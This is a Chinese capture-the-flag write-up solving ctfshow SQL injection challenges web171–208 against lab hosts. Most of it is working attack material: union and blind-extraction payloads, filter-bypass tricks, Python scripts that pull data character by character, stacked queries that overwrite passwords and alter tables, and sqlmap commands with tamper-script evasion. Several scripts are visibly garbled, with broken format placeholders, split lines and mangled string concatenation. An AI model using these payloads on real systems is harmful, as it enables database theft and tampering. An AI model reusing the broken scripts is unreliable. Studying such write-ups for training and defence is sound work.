

# ctfshow web入门 sql注入

原创

Sentiment\_ 于 2021-12-07 16:10:38 发布 220 收藏

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## 无过滤注入

### web171

查询语句

```
$sql = "select username,password from user where username !='flag' and id = ' ".$_GET['id']."' limit 1;";
```

单引号闭合,未做任何过滤

payload:

```
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+ //c
tfshow_user
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='ctfshow_user'--+
//id,username,password
1' union select 1,group_concat(id,username,password),3 from ctfshow_user --+
也可以用万能密码
1'or 1=1--+
```

### web172(过滤回显内容)

查询语句

```
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = ' ".$_GET['id']."' limit 1;";
```

返回逻辑

```
//检查结果是否有flag
if($row->username!=='flag'){
    $ret['msg']='查询成功';
}
```

单引号闭合,并且给出数据库是ctfshow\_user2,判断只有两个回显位,返回逻辑告诉我们不能有flag字段,所以可以用

payload:

```
1' union select 1,group_concat(id,username,password) from ctfshow_user2 --+
或
1' union select to_base64(username),hex(password) from ctfshow_user2 --+
```

## web173

与上题基本一致,数据库为ctfshow\_user3

payload:

```
1' union select id,to_base64(username),hex(password) from ctfshow_user3 --+
```

## web174—(盲注、字符置换)

返回逻辑,不能有flag和数字

```
//检查结果是否有flag
if(!preg_match('/flag|[0-9]/i', json_encode($ret))){
    $ret['msg']='查询成功';
}
```

抓包发现url,有回显可以用盲注

```
http://1232e425-5021-4b0c-ad43-675c395061e7.challenge.ctf.show/api/v4.php?id=1
```

regex匹配ctf开头字符,代码能力不是很强,所以可能会有很多多余部分,师傅们可以参考使用

```

#@Auth: Sentiment
import requests
url="http://37f8e478-a31b-45aa-b027-610f5342ae76.challenge.ctf.show/api/v4.php"
flag=' '
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="?id=1' and ascii(substr((select database()),{},{,1))<{ }--+".format(i,mid) #数据库ctfshow_web

        #payload="?id=1' and ascii(substr((select group_concat(table_name)from information_schema.tables where table_name='ctfshow_web'),{},{,1))<{ }--+".format(i,mid) #表名ctfshow_user4

        #payload = "?id=1' and ascii(substr((select group_concat(column_name)from information_schema.columns where table_name='ctfshow_user4'),{},{,1))<{ }--+".format(i, mid) #列名id,username,password

        payload="?id=1' and ascii(substr((select password from ctfshow_user4 where password regexp('^ctf')),{},{,1))<{ }--+".format(i,mid)

        r=requests.get(url=url+payload)
        if "admin" in r.text:
            n=mid
        else:
            m=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

附一段大佬payload,基本思路就是字母置换

```

0' union select REPLACE(username,'g','j'),REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(password,'g','9'),'0','h'),'1','i'),'2','j'),'3','k'),'4','l'),'5','m'),'6','n'),'7','o'),'8','p'),'9','q') from ctfshow_user4 where username='flag' %23

```

0替换为h  
1替换为i  
2替换为j  
3替换为k  
4替换为l  
5替换为m  
6替换为n  
7替换为o  
8替换为p  
9替换为q

## web175(时间盲注)

返回逻辑

```

//检查结果是否有flag
if(!preg_match('/[\x00-\x7f]/i', json_encode($ret))){
    $ret['msg']='查询成功';
}

```

不能回显ascii码0-127的内容,无回显了可以用时间盲注

在上题的基础上稍加修改即可

```
##@Auth: Sentiment
import requests
url="http://9234c127-b6c4-4282-ae2b-ffd329794833.challenge.ctf.show/api/v5.php"
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="?id=1' and if(ascii(substr((select database()),{},{},1))<{},{},sleep(2),0)--+".format(i,mid) #数据库
ctfshow_web

        #payload="?id=1' and if(ascii(substr((select group_concat(table_name)from information_schema.tables where
e table_schema='ctfshow_web'),{},{},1))<{},{},sleep(2),0)--+".format(i,mid) #表名ctfshow_user5

        #payload = "?id=1' and if(ascii(substr((select group_concat(column_name)from information_schema.columns
where table_name='ctfshow_user5'),{},{},1))<{},{},sleep(2),0)--+".format(i, mid) #列名id,username,password

        payload="?id=1' and if(ascii(substr((select password from ctfshow_user5 where password regexp('^ctf')),{
},{},1))<{},{},sleep(2),0)--+".format(i,mid)

        #print(payload)
        try:
            r = requests.get(url=url + payload,timeout=1.5)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

## 过滤注入

### web176(大小写绕过)

输入1' union select 1,2,3--+发现返回出错，估计是有过滤

尝试大小写绕过，发现有回显了

1' union sElect 1,2,3--+

payload:

```
1' union sElect 1,2,password from ctfshow_user --+
也可以用万能密码
1' or 1=1--+
```

### web177(过滤空格)

过滤select、空格

可以用/\*\*/或%0a代替空格,%23代替注释符

```
1' /**/union/**/sElect/**/1,2,password/**/from/**/ctfshow_user%23
万能密码
1' /**/or/**/1=1%23
```

## web178(过滤/\*\*/)

过滤select、空格、\*

过滤\*不能用/\*\*/,可以用%0a,%09,%0b,%0c,%0d和括号代替

payload:

```
1'%0aunion%0asElect%0a1,2,password%0afrom%0actfshow_user%23
万能密码
1'or(1=1)%23
```

## web179(过滤%09、%0a)

过滤select、空格、\*、%09、%0a

可以用%0b,%0c,%0d和括号代替

```
1'%0cunion%0csElect%0c1,2,password%0cfrom%0cctfshow_user%23
万能密码
1'or(1=1)%23 或 1'or%0c1=1%23
```

## web180(过滤#、-+)

过滤select、空格、\*、%09、%0a、%23

%23给ban了,可以用-%0c-代替,或将其闭合

payload:

```
1'union%0cselect%0c1,2,group_concat(password)%0cfrom%0cctfshow_user--%0c-
26'union%0cselect%0c1,2,group_concat(password)%0cfrom%0cctfshow_user%0cwhere%0c'1'='1
```

Y4tacker师傅的绕过姿势

```
'or(id=26)and'1'='1
相当于
where username !='flag' and id = ''or(id=26)and'1'='1' limit 1;";
```

## web181(过滤select)

返回逻辑

```
//对传入的参数进行了过滤
function waf($str){
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x00|\x0d|\xa0|\x23|\#|file|into|select/i', $str);
}
```

过滤了所有空格,只能使用括号,并且对select的大小写都会检测,因此使用上题的Y4tacker师傅的payload即可

payload:

```
'or(id=26)and'1'='1
```

## web182

多过滤了flag,上题payload即可

## web183(like注入)

查询语句

```
$sql = "select count(pass) from ".$_POST['tableName'].>";
```

返回逻辑

```
function waf($str){  
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into/i',  
    $str);  
}
```

括号代替空格,根据之前的表ctfshow\_user,post传参tableName=ctfshow\_user发现有回显,直接盲注脚本跑一下(%为模糊查询符)

Exp

```
##@Auth: Sentiment  
import requests  
url='http://dfff081a-50eb-47e7-9e44-0025baaf6e31.challenge.ctf.show/select-waf.php'  
flag='ctfshow{'  
for i in range(100):  
    for j in '1234567890abcdefghijklmnopqrstuvwxyz-{}':  
        data={  
            'tableName':" (ctfshow_user)where(pass)like '{j}%'".format(flag+j)  
            #'tableName': f"(ctfshow_user)where(substr(pass,{i},1))regexp('{j}')"  
        }  
        print(data)  
        res=requests.post(url=url,data=data).text  
        if '$user_count = 1;' in res:  
            flag+=j  
            print(flag)  
            break
```

## web184(过滤where)

在上一题的基础上过滤了单双引号、where

用16进制来匹配,用right join进行连接查询,或having查询

right join 参考:

[Sqlserver\\_left join、right join、inner join 用法 - 彪悍的代码不需要注释 - 博客园 \(cnblogs.com\)](#)

group by having 参考

[SQL中的group by、count、having 的简单用法\\_wangmiaoyan的博客-CSDN博客](#)

group by having脚本

```

#@Auth: Sentiment
import requests

def str_to_hex(s):
    return ''.join([hex(ord(c)).replace('0x', '') for c in s])

url='http://2f8e6f9c-716d-4c93-8174-1420f5e8d096.challenge.ctf.show/select-waf.php'
flag='ctfshow{'
for i in range(100):
    for j in '1234567890abcdefghijklmnopqrstuvwxyz-{}':
        data={
            #'tableName':"ctfshow_user group by pass having pass like {}".format("0x"+str_to_hex(flag+j+"%"))
            'tableName':"ctfshow_user a inner join ctfshow_user b on b.pass like {}".format("0x"+str_to_hex(flag
+j+"%")) // inner join连接查询

        }
        print(data)
        res=requests.post(url=url,data=data).text
        if '$user_count = 22;'in res:## group by:1 inner join:22
            flag+=j
            print(flag)
            break

```

Y4师傅的right join连接查询脚本

```

# @Author:Y4tacker
import requests

url = "http://f15ac2ca-94b7-4257-a52a-00e52ecee805.chall.ctf.show/select-waf.php"

flag = 'flag{'
for i in range(45):
    if i <= 5:
        continue
    for j in range(127):
        data = {
            "tableName": f"ctfshow_user as a right join ctfshow_user as b on (substr(b.pass,{i},1)regexp(char({j
})))"
        }
        r = requests.post(url,data=data)
        if r.text.find("$user_count = 43;")>0:
            if chr(j) != ".":
                flag += chr(j)
                print(flag.lower())
                if chr(j) == "}":
                    exit(0)
            break

```

## web185(true代替数字,concat+chr代替引号)

返回逻辑

```

function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|and|flag|int
o|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
}

```

在上题的基础上又过滤了数字,可以用true代替数字,附一张图(sql中true=1、true+true=2以此类推)

true	!!pi()	1
true+true		2
floor(pi())		3
ceil(pi())		4
floor(version())		5
ceil(version())		6
ceil(pi()+pi())		7
floor(version()+pi())		8
floor(pi()*pi())		9
ceil(pi()*pi())		10
ceil(pi()*pi()+true)		11
ceil(pi()+pi()+version())		12
floor(pi()*pi()+pi())		13
ceil(pi()*pi()+pi())		14
ceil(pi()*pi()+version())		15
floor(pi()*version())		16
ceil(pi()*version())		17
ceil(pi()*version()+true)		18
floor((pi()+pi()*pi())		19
ceil((pi()+pi()*pi())		20
ceil(ceil(pi()*version())		21
ceil(pi()*ceil(pi()+pi())		22
ceil((pi()+ceil(pi()*pi())		23
ceil(pi()*ceil(version())		24
floor(pi*(version()+pi()))		25
floor(version()*version())		26
ceil(version()*version())		27
ceil(pi()*pi()*pi()-pi())		28
floor(pi()*pi()*floor(pi()))	<a href="https://blog.csdn.net/so">https://blog.csdn.net/so</a>	29

用concat将true进行连接

EXP



```

#@Auth: Sentiment
import requests

def Num(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
    return num

def StrNum(s):
    str=""
    str+=chr("+Num(ord(s[0]))+")"
    for i in s[1:]:
        str+=",chr("+Num(ord(i))+")"
    return str

url='http://56e8b657-7430-4ad6-b17a-a8c55559f2fb.challenge.ctf.show/select-waf.php'
flag='ctfshow{'
for i in range(100):
    for j in '1234567890abcdefghijklmnopqrstuvwxyz-{}':
        data={
            'tableName':"ctfshow_user group by pass having pass like(concat({}))".format(StrNum(flag+j+"%"))
        }
        print(data)
        res=requests.post(url=url,data=data).text
        if '$user_count = 0;'not in res:
            flag+=j
            print(flag)
            break

```

## web186

同上

## web187(md5注入)

有手就行(狗头)

用户名填写admin密码为fffdyop

## web188(mysql弱类型比较)

查询语句

```
$sql = "select pass from ctfshow_user where username = {$username}";
```

返回逻辑

```
//用户名检测
if(preg_match('/and|or|select|from|where|union|join|sleep|benchmark|,|\(|\)|\'|\"/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
}

//密码检测
if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
}

//密码判断
if($row['pass']==intval($password)){
    $ret['msg']='登陆成功';
    array_push($ret['data'], array('flag'=>$flag));
}
}
```

考察mysql弱比较

mysql也是存在弱类型比较的

字符串当作数字处理,即当mysql中字符串与数字做比较的时候,会将字符串当作数字来比较。如123bac会当作123处理。因此我们在查询的时候即使username=0,也会返回一些以0开头的数据。

弱类型中字符串会转为0,因此下列式子是成立的,即SELECT \* FROM kk where 0,会查出所有字符串开头的信息

```
SELECT * FROM kk where username = 0 and password = 0
```

payload:

```
username=0&password=0
或
username=1||1&password=0
```

## web189(过滤select load\_file+regexp盲注)

题目中提示flag在/api/index.php中,并且过滤了select,所以可以通过load\_file来读取index.php中的flag值,并通过上题中的username=0绕过,username为0时返回密码错误,为1时显示查询失败,构造语句:

```
username=if((load_file('/var/www/html/api/index.php')))regexp('ctfshow{'),0,1)&password=0
```

EXP

```

#@Auth: Sentiment
import requests
url='http://f302ea73-14d5-41a9-a4db-1911dca4a15c.challenge.ctf.show/api/index.php'
flag='ctfshow{'
for i in range(100):
    for j in '1234567890abcdefghijklmnopqrstuvwxyz-{}':
        data={
            'username':"if(load_file('/var/www/html/api/index.php')regexp('{}'),0,1)#".format(flag+j),
            'password':0
        }
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            flag+=j
            print(flag)
            break
        else:
            continue

```

## 布尔盲注

### web190(json类型盲注)

无过滤盲注

EXP

```

#@Auth: Sentiment
import requests
url='http://5b13170f-90be-42b5-bbae-f508d1681b51.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"admin' and (ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},{},1))<{})#" .format(i,mid),#ctfshow_flg,ctfshow_user
            #'username':"admin' and (ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flg'),{},{},1))<{})#" .format(i, mid), # id,flag
            'username':"admin' and (ascii(substr((select flag from ctfshow_flg),{},{},1))<{})#" .format(i, mid), #
            ctfshow{8b130bd8-09a0-4c60-a748-b204536bfd01}
            'password':0
        }
        #print(data)
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            n=mid
        else:
            m=mid
    if (m + 1 == n):
        flag += chr(m)
        print(flag)
        break

```

### web191(盲注-过滤ascii)

过滤了ascii,可以用ord代替

EXP

```
##@Auth: Sentiment
import requests
url='http://aaf03029-d0ec-42c2-bac1-b2f62b16b736.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"admin' and (ord(substr((select group_concat(table_name) from information_schema.tables
where table_schema=database()),{ },1))<{ })#" .format(i,mid),#ctfshow_fl0g,ctfshow_user
            #'username':"admin' and (ord(substr((select group_concat(column_name) from information_schema.columns
where table_name='ctfshow_fl0g'),{ },1))<{ })#" .format(i, mid), # id,flag
            #'username':"admin' and (ord(substr((select flag from ctfshow_fl0g),{ },1))<{ })#" .format(i, mid), #
ctfshow{8b130bd8-09a0-4c60-a748-b204536bfd01}
            'password':0
        }
        #print(data)
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            n=mid
        else:
            m=mid
        if (m + 1 == n):
            flag += chr(m)
            print(flag)
            break
```

## web192(盲注-过滤 ord)

过滤ascii、ord

可以用chr来比较

EXP

```

#@Auth: Sentiment
import requests
url='http://ac85e067-874a-4ede-b8f6-76d459a12bef.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"admin' and (substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},{},1))<'{'#'".format(i,chr(mid)),#ctfshow_flg,ctfshow_user
            #'username':"admin' and (substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flg'),{},{},1))<'{'#'".format(i, chr(mid)), # id,flag
            'username':"admin' and (substr((select flag from ctfshow_flg),{},{},1))<'{'#'".format(i, chr(mid)), #
            ctfshow{7b03d3e9-190a-43f2-9b13-008c7d2ce6f7}
            'password':0
        }
        #print(data)
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            n=mid
        else:
            m=mid
        if (m + 1 == n):
            flag += chr(m)
            print(flag.lower())
            break

```

## web193(过滤substr like注入)

过滤ascii、ord、substr

可以用like或者regexp代替

EXP

```

#@Auth: Sentiment
import requests
url='http://499b6649-1a2d-43ff-9094-7767b2cb60cd.challenge.ctf.show/api/index.php'
flag=''
for i in range(100):
    for j in 'abcdefghijklmnopqrstuvwxyz0123456789_,{ }':
        data={
            #'username':"admin' and (select group_concat(table_name) from information_schema.tables where table_schema=database())like'{'#'".format(flag+j+'%'),#ctfshow_flg
            #'username':"admin' and (select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flg')like'{'#'".format(flag+j+'%'), # id,flag
            'username':"admin' and (select flag from ctfshow_flg)like'{'#'".format(flag+j+'%'), # ctfshow{7b03d3e9-190a-43f2-9b13-008c7d2ce6f7}
            'password':0
        }
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            flag+=j
            print(flag)
            break

```

## web194(过滤substr locate注入)

同上

另外本题还可以用locate

```
payload = f"admin' and if(locate('{final}',(select f1ag from ctfshow_flxg limit 0,1))=1,1,0)#"
```

locate的用法

语法 一:

LOCATE(substr,str)

返回字符串substr中第一次出现子字符串的位置 str。

语法 二:

LOCATE(substr,str,pos)

返回字符串substr中第一个出现子字符串的 str位置，从位置开始 pos。0 如果substr不在，则返回str。返回 NULL如果substr 或者str是NULL。

```
1. mysql> SELECT LOCATE('bar', 'foobarbar');
2. -> 4
3. mysql> SELECT LOCATE('xbar', 'foobar');
4. -> 0
5. mysql> SELECT LOCATE('bar', 'foobarbar', 5);
6. -> 7
```

参考y4师傅的脚本

EXP

```
##@Auth: Sentiment
import requests
url = "http://32b4cad0-974a-4a74-96df-4a293f503e8b.challenge.ctf.show/api/"
final = ""
str = "abcdefghijklmnopqrstuvwxyz1234567890-_{}"
for i in range(1,45):
    for j in str:
        final += j
        # payload = f"admin' and if(locate('{final}',(select table_name from information_schema.tables where table_schema=database()))=1,1,0)#" # ctfshow_flxg
        # payload = f"admin' and if(locate('{final}',(select column_name from information_schema.columns where table_name='ctfshow_flxg'))=1,1,0)#" # f1ag
        payload = f"admin' and if(locate('{final}',(select f1ag from ctfshow_flxg ))=1,1,0)#"
        data = {
            'username': payload,
            'password': '1'
        }
        #print(data)
        r = requests.post(url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            print(final)
        else:
            final = final[:-1]
```

## 堆叠注入

### web195(堆叠注入-过滤空格)

堆叠注入, 过滤空格

可以用反引号区分关键字使用,将pass直接改为1

payload:

```
0;update`ctfshow_user`set`pass`=1  
1
```

## web196

提示过滤了select,但实际没ban select因此造成了非预期,暂时不知道预期解是啥

payload:

```
0;select(1)  
1
```

## web197(堆叠注入-更改列名)

没有了update无法更改密码了。但是这个判断的话我们可以通过将pass字段和id字段互换。

payload

```
username:0;alter table `ctfshow_user` change `pass` `k1he` varchar(255); alter table `ctfshow_user` change `id`  
`pass` varchar(255);  
password:1
```

传参后username为

## web198

同上

## web199—200

因为这里作比较的主要是查询后的结果和传入的参数比较。又有row[0]的存在。

因此190-200都可使用这个非预期payload

```
username:0;show tables;  
password:ctfshow_user
```

## sqlmap

### web201(sqlmap)

题目中提示

```
使用--user-agent 指定agent  
使用--referer 绕过referer检查
```

```
-user-agent=AGENT 默认情况下sqlmap的HTTP请求头中User-Agent值是: sqlmap/1.0-dev-xxxxxxx(http://sqlmap.org)可以使用-us  
er-agent参数来修改,同时也可以使用-random-agent参数来随机的从./txt/user-agents.txt中获取。当-level参数设定为3或者3以上的  
时候,会尝试对User-Agent进行注入  
-referer=REFERER sqlmap可以在请求中伪造HTTP中的referer,当-level参数设定为3或者3以上的时候会尝试对referer注入
```

查询数据库

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --dbs --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php
```

```
[20:12:42] [INFO] fetching database names
available databases [5]:
[*] ctfsHOW_web
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

### 查表名

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php -D ctfsHOW_web --tables
```

```
[20:13:02] [INFO] fetching tables
Database: ctfsHOW_web
[1 table]
+-----+
| ctfsHOW_user |
+-----+
```

### 查列名

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php -D ctfsHOW_web -T ctfsHOW_user -columns
```

```
Database: ctfsHOW_web
Table: ctfsHOW_user
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| pass    | varchar(255) |
| username | varchar(255) |
+-----+-----+
```

### 查字段

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php -D ctfsHOW_web -T ctfsHOW_user -C pass --dump
```



```
[20:10:12] [INFO] Fetching entries of column(s) pass
Database: ctfsHOW_web
Table: ctfsHOW_user
[21 entries]
+-----+
| pass |
+-----+
| 111  |
| 222  |
| admin__ |
| ctfsHOW {bea1847d-54cb-46d2-b166-99579ea8c51c} |
+-----+
```

## web202(sqlmap-data)

题目提示

使用--data 调整sqlmap的请求方式

用--data改成post请求方式即可

payload:

```
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --referer="ctf.show" --dbs
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --referer="ctf.show" -D ctfsHOW_web -tables
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --referer="ctf.show" -D ctfsHOW_web -T ctfsHOW_user -columns
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --referer="ctf.show" -D ctfsHOW_web -T ctfsHOW_user -C pass --dump
```

## web203(sqlmap-method)

题目提示

使用--method 调整sqlmap的请求方式

--method 指定 put 请求方式，还要加上 --headers="Content-Type: text/plain"否则 put无法接收表单参数。

payload:

```
python sqlmap.py -u "http://bbe1ab37-2b33-4696-b7b5-7904a0f107aa.challenge.ctf.show/api/index.php" --method=PUT --data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" -D ctfsHOW_web -T ctfsHOW_user -C pass --dump
```

## web204(sqlmap-cookie)

题目提示

使用--cookie 提交cookie数据

payload:


```
python sqlmap.py -u "http://f00571db-7146-4342-a852-bfa8b9a2da9e.challenge.ctf.show/api/index.php" --method=PUT --data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" -D ctfsHOW_web -T ctfsHOW_user -C pass --cookie="PHPSESSID=i0v1p6t9nj86pdv941jf0t035a;ctfsHOW=6459490db328da7d0f5732fd12e693f8" --dump
```

## web205(sqlmap-api鉴权)

题目提示

api调用需要鉴权

js代码中可以发现,在每次访问/api/index.php,需要先请求/api/getToken.php



```
38
39 layui.use('form', function(){
40     var form = layui.form;
41     form.on('submit(*)', function(data){
42         $.ajax({
43             url:'api/getToken.php'
44         });
45         var id = data.field['id'];
46         var table = layui.table;
47         table.reload('user_table', {
48             url:'api/?id='+id
49         })
50         return false; //阻止表单跳转。如果需要表单跳转，去掉这段即可。
51     });
52 })
```

所以这里需要设置两个参数

--safe-url 设置在测试目标地址前访问的安全链接  
--safe-freq 设置两次注入测试前访问安全链接的次数

payload:

```
python sqlmap.py -u "http://249bb232-481e-4d45-9aa3-71c2930344b8.challenge.ctf.show/api/index.php" --method=PUT  
--data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" --safe-url=http://249bb232-481e-4d45-9aa3-  
71c2930344b8.challenge.ctf.show/api/getToken.php --safe-freq=1 -D ctfsow_web -T ctfsow_flax -C flagx --dump  
--batch
```

## web206

题目提示

sql需要闭合

变成了')闭合方式,但sqlmap会自己识别,所以上题payload即可

## web207(sqlmap-tamper过滤空格)

题目提示

--tamper 的初体验

要开始使用tamper了

付一些tamper自带的脚本

space2comment.py用/\*\*/代替空格

apostrophemask.py用utf8代替引号

equaltoLIKE.pyLIKE代替等号

space2dash.py 绕过滤'=' 替换空格字符(' '), ('-'')后跟一个破折号注释, 一个随机字符串和一个新行('n')

greatest.py 绕过过滤'>' ,用GREATEST替换大于号。

space2hash.py空格替换为#号,随机字符串以及换行符

apostrophenullencode.py绕过过滤双引号, 替换字符和双引号。

halfversionedmorekeywords.py当数据库为mysql时绕过防火墙, 每个关键字之前添加mysql版本评论

space2morehash.py空格替换为 #号 以及更多随机字符串 换行符

appendnullbyte.py在有效负荷结束位置加载零字节字符编码

ifnull2ifisnull.py 绕过对IFNULL过滤, 替换类似'IFNULL(A,B)'为'IF(ISNULL(A), B, A)'

space2mssqlblank.py(mssql)空格替换为其它空符号

base64encode.py 用base64编码替换

space2mssqlhash.py 替换空格

modsecurityversioned.py过滤空格, 包含完整的查询版本注释

space2mysqlblank.py 空格替换其它空白符号(mysql)

between.py用between替换大于号 (>)

space2mysqldash.py替换空格字符(“) (' - ')后跟一个破折号注释一个新行(' n')

multiplespaces.py围绕SQL关键字添加多个空格

space2plus.py用+替换空格

bluecoat.py代替空格字符后与一个有效的随机空白字符的SQL语句, 然后替换=为like

nonrecursivereplacement.py双重查询语句, 取代SQL关键字

space2randomblank.py代替空格字符(“) 从一个随机的空白字符可选字符的有效集

sp\_password.py追加sp\_password' 从DBMS日志的自动模糊处理的有效载荷的末尾

chardoubleencode.py双url编码(不处理以编码的)

unionalltounion.py替换UNION ALLSELECT UNION SELECT

charencode.py url编码

randomcase.py随机大小写

unmagicquotes.py宽字符绕过 GPCaddslashes

randomcomments.py用/\*\*/分割sql关键字

charunicodeencode.py字符串 unicode 编码

securesphere.py追加特制的字符串

versionedmorekeywords.py注释绕过

space2comment.py替换空格字符串(' ') 使用注释'/\*\*/'

halfversionedmorekeywords.py关键字前加注释

本题只过滤了空格,因此可以直接使用space2comment.py,用/\*\*/代替空格

payload:

```
python sqlmap.py -u "http://bba43734-4e7f-4cc9-b432-c7d28e4fb476.challenge.ctf.show/api/index.php" --method=PUT --data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" --safe-url=http://bba43734-4e7f-4cc9-b432-c7d28e4fb476.challenge.ctf.show/api/getToken.php --safe-freq=1 -D ctfshow_web -T ctfshow_flaxca -C flagvc --dump --tamper="tamper/space2comment.py" --batch
```

## web208(tamper过滤select、空格)

过滤select、空格

可以用unionalltounion.py替换select绕过

payload:

```
python sqlmap.py -u "http://1b17c984-81f6-4085-ad8a-bf67223892d8.challenge.ctf.show/api/index.php" --method=PUT --data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" --safe-url=http://1b17c984-81f6-4085-ad8a-bf67223892d8.challenge.ctf.show/api/getToken.php --safe-freq=1 -D ctfshow_web -T ctfshow_flaxca -C flagvc --dump --tamper="tamper/unionalltounion.py,tamper/space2comment.py" --batch
```

## web209-213

